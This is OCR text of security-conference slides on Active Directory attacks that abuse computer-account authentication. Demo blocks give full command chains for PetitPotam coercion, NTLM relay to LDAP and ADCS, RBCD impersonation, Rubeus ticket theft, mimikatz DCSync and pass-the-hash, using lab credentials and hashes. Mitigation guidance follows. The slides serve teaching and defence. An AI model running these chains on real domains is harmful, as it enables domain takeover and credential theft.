
4. Configuration of RBCD on Victim

5. Attacker impersonates Administrator on Victim

Pwn3d!

ATTACK 5.2 DEMO

```
root@kali$ impacket-ntlmrelayx -t ldaps://DC2.asturcon.tech -smb2support --remove-mic
           --delegate-access

root@kali$ /opt/PetitPotam/PetitPotam.py -u asturcon -p 'Testing123.' 172.31.92.186
           DC1.asturcon.tech

root@kali$ impacket-getST -spn cifs/DC1.asturcon.tech  -dc-ip DC1.asturcon.tech
           'ASTURCON/TOFIZZPM$':'s)gIR$f>8(9GD{h' -impersonate Administrator

root@kali$ export KRB5CCNAME=Administrator.ccache

root@kali$ impacket-secretsdump ASTURCON/Administrator@DC1.asturcon.tech -k -no-pass
```



5.3

ATTACK 3. Coercer + WebClient --> Relay LDAP

Coercer + WebClient --> Relay LDAP

Attacker

Victim

DC

1. Use of Coercer against the target

2. Victim authenticates with HTTP

3. Relay auth to DC LDAP service


4. Configuration of RBCD on Victim

5. Attacker impersonates Administrator on Victim

Pwn3d!

ATTACK 5.3 DEMO

```
root@kali$ crackmapexec smb ips.txt -M webdav -u asturcon -p 'Testing123.'

root@kali$ impacket-ntlmrelayx -t ldap://DC2.astrucon.tech -smb2support --
           delegate-access

root@kali$ /opt/PetitPotam/PetitPotam.py -u asturcon -p 'Testing123.' kali@80/aaa
           SRV.asturcon.tech

root@kali$ impacket-getST -spn cifs/SRV.asturcon.tech  -dc-ip DC1.asturcon.tech
           'ASTURCON/TOFIZZPM$':'s)gIR$f>8(9GD{h' -impersonate Administrator

root@kali$ export KRB5CCNAME=Administrator.ccache

root@kali$ impacket-secretsdump ASTURCON/Administrator@SRV.asturcon.tech -k -no-
           pass
```



5.4

ATTACK 4. Coercer + NTLM + ADCS --> Relay to ADCS HTTP Endpoint

ACTIVE DIRECTORY CERTIFICATE SERVICES (ADCS)

- As per Microsoft's definition, ADCS is a Windows Server role for issuing and managing public key infrastructure (PKI) certificates used in secure communication and authentication protocols
- For our needs, you can think ADCS as the entity which issues certificates and certificates as the identity of a user
- Having a certificate ≈ Having a TGT (it can be requested)
- NTLM Relay can be done if ADCS Web Enrollment is configured by default

Coercer + NTLM + ADCS --> Relay to ADCS HTTP Endpoint

Attacker

Victim (Domain Controller)

ADCS Server

1. Use of Coercer against the target

2. DC authenticates using NTLM protocol

3. Relay auth to ADCS HTTP Endpoint


4. Get a valid certificate for the DC computer account

5. Attacker uses the certificate to obtain a valid TGT for the DC and performs DCSync

Pwn3d!

ATTACK 5.4 DEMO


```
root@kali$  /opt/PetitPotam/PetitPotam.py -u asturcon -p 'Testing123.'
            172.31.92.186 DC1.asturcon.tech

root@kali$  impacket-ntlmrelayx -t http://dc2.asturcon.tech/certsrv/certfnsh.asp -
            smb2support --adcs --template DomainController

SRV         .\Rubeus.exe asktgt /user:DC1$ /domain:asturcon.tech
            /dc:DC1.asturcon.tech /certificate:<BASE64_PFX_CERT> /ptt

SRV         .\mimikatz.exe "lsadump::dcsync /user:Administrator"


root@kali$  impacket-wmiexec asturcon.tech/Administrator@dc1.asturcon.tech -hashes
            :7ba6d96605f9aa6b584f6d09ce8332b9
```



5.5

ATTACK 5. Coercer + NTLM + Unconstrained Deleg. --> Forest Trust Abuse

AD TRUSTS & SECURITY BOUNDARIES



Microsoft states that the FOREST is the SECURITY BOUNDARY

UNCONSTRAINED DELEGATION

- Legitimate (but old) mechanism to perform delegation in AD environments
- Simply put, a computer with Unconstrained Delegation enabled will store the TGT for every user that authenticates against it
- Domain controllers have Unconstrained Delegation enabled by default
- Delegation does NOT work across Forest Trusts if:
  - May 14, 2019 & July 9, 2019 updates are installed -> Fixes for this problem
  - EnableTGTDelegationFlag is set to "No" -> Therefore it can be enabled
- The following attack would work on environments whose EnableTGTDelegationFlag is set to "Yes", breaking the Security Boundaries

Coercer + NTLM + Unconstrained Deleg. --> Forest Trust Abuse

Attacker

Victim (DC in another Forest)

DC

1. Use of Coercer against the target

2. DC (another Forest) authenticates using Kerberos protocol


3. Attacker monitors and steals TGT ticket

4. Attacker passes the TGT ticket and performs DCSync

Pwn3d!

ATTACK 5.5 DEMO

```
DC1          .\Rubeus.exe monitor /interval:1


root@kali$  /opt/PetitPotam/PetitPotam.py -u asturcon -p 'Testing123.'
            DC1.asturcon.tech DC.urogallo.tech

DC1          .\Rubeus.exe ptt /ticket:<BASE64_TICKET>


DC1          .\mimikatz.exe "lsadump::dcsync /user:Administrator
            /domain:urogallo.tech"


root@kali$  impacket-wmiexec urogallo.tech/Administrator@dc.urogallo.tech -hashes
            :4539df5c758a27c98fe4952454edac90
```



06

MITIGATIONS & RECOMMENDATIONS

FIGHTING AUTHENTICATION COERCERS

- Very difficult task as for Microsoft NTLM is somehow deprecated
- The following recommendations can be followed
  - Install Microsoft patches and updates frequently
  - Usage of powerful endpoint security tools (EDRs, Sysmon, Elastic Agent...)
  - Monitor the network for anomalies (abnormal computer account authentications)
  - Use devices such as a NAC
- If no endpoint management and monitoring can be done, just pray

FIGHTING NTLMv1 attacks

- Just follow this rules

1. DO NOT USE NTLMv1 -> DISABLE IT USING GPOs
2. NEVER USE NTLMv1 -> DISABLE IT USING GPOs
3. NEVER EVER USE NTLMv1 -> DISABLE IT USING GPOs
4. GOTO 1

IF YOU REACH HERE, GOTO 1 AGAIN (OR USE NTLMv1 AT YOUR OWN RISK)

FIGHTING NTLM RELAY ATTACKS

SMB/LDAP SIGNING

- Signing means adding a digital signature at source
- The signature is **added by the client**
- **Guarantees authenticity and integrity** (aka messages not modified on the fly)
- Useful to avoid NTLM Relay attacks

LDAP CHANNEL BINDING

- Application layer (LDAP) and transport layer (TLS) are tied
- A unique identifier for each LDAP session is created and verified
- It prevents authentication tokens reuse

Important: All of them can be enforced using GPOs but things can be broken

FIGHTING ADCS & UNCONSTRAINED DELEGATION ATTACKS

ADCS ATTACK COUNTERMEASURES

- Disable ADCS HTTP Endpoint if not used by the organization
- Disable NTLM authentication on ADCS HTTP Endpoint (IIS)
- If possible, enable manual approval for requested certificates

U.D. ATTACK COUNTERMEASURES

- Try not to use Unconstrained Delegation
- Never enable delegation across Forest Trusts
- If delegation across Forest Trusts needs to be enabled, think of an alternative solution (security over simplicity)

TYPICAL STEPS FOR BETTER SECURITY

Not reinventing the wheel but this could be useful too:

1. Identify and protect your assets
2. Create and enforce policies
3. Monitor the environment
4. Develop specific use cases for advances attacks
5. Detect and respond to incidents (just being able to detect them is not enough)
6. Train your employees
7. Check regularly and improve all the steps above

THANKS!

Do you have any questions?

CREDITS & REFERENCES

https://learn.microsoft.com/en-us/entra/architecture/service-accounts-computer

https://trustedsec.com/blog/practical-attacks-against-ntlmv1

https://learn.microsoft.com/es-es/troubleshoot/windows-server/networking/overview-server-message-block-signing

https://support.microsoft.com/en-gb/topic/2020-and-2023-ldap-channel-binding-and-ldap-signing-requirements-for-windows-kb4520412-ef185fb8-00f7-167d-744c-f299a66fc00a

https://oxfordcomputergroup.com/resources/ldap-channel-binding-signing-requirements

https://github.com/topotam/PetitPotam

https://github.com/p0dalirius/Coercer/tree/master

https://adsecurity.org/?p=1729

https://learn.microsoft.com/en-us/windows-server/identity/ad-cs/active-directory-certificate-services-overview

https://support.microsoft.com/en-gb/topic/updates-to-tgt-delegation-across-incoming-trusts-in-windows-server-1a6632ac-1599-0a7c-550a-a754796c291e

RAGE AGAINST THE MACHINE

Fun & profit with AD computer account authentications

David Álvarez Robles
Sergio Corral Cristo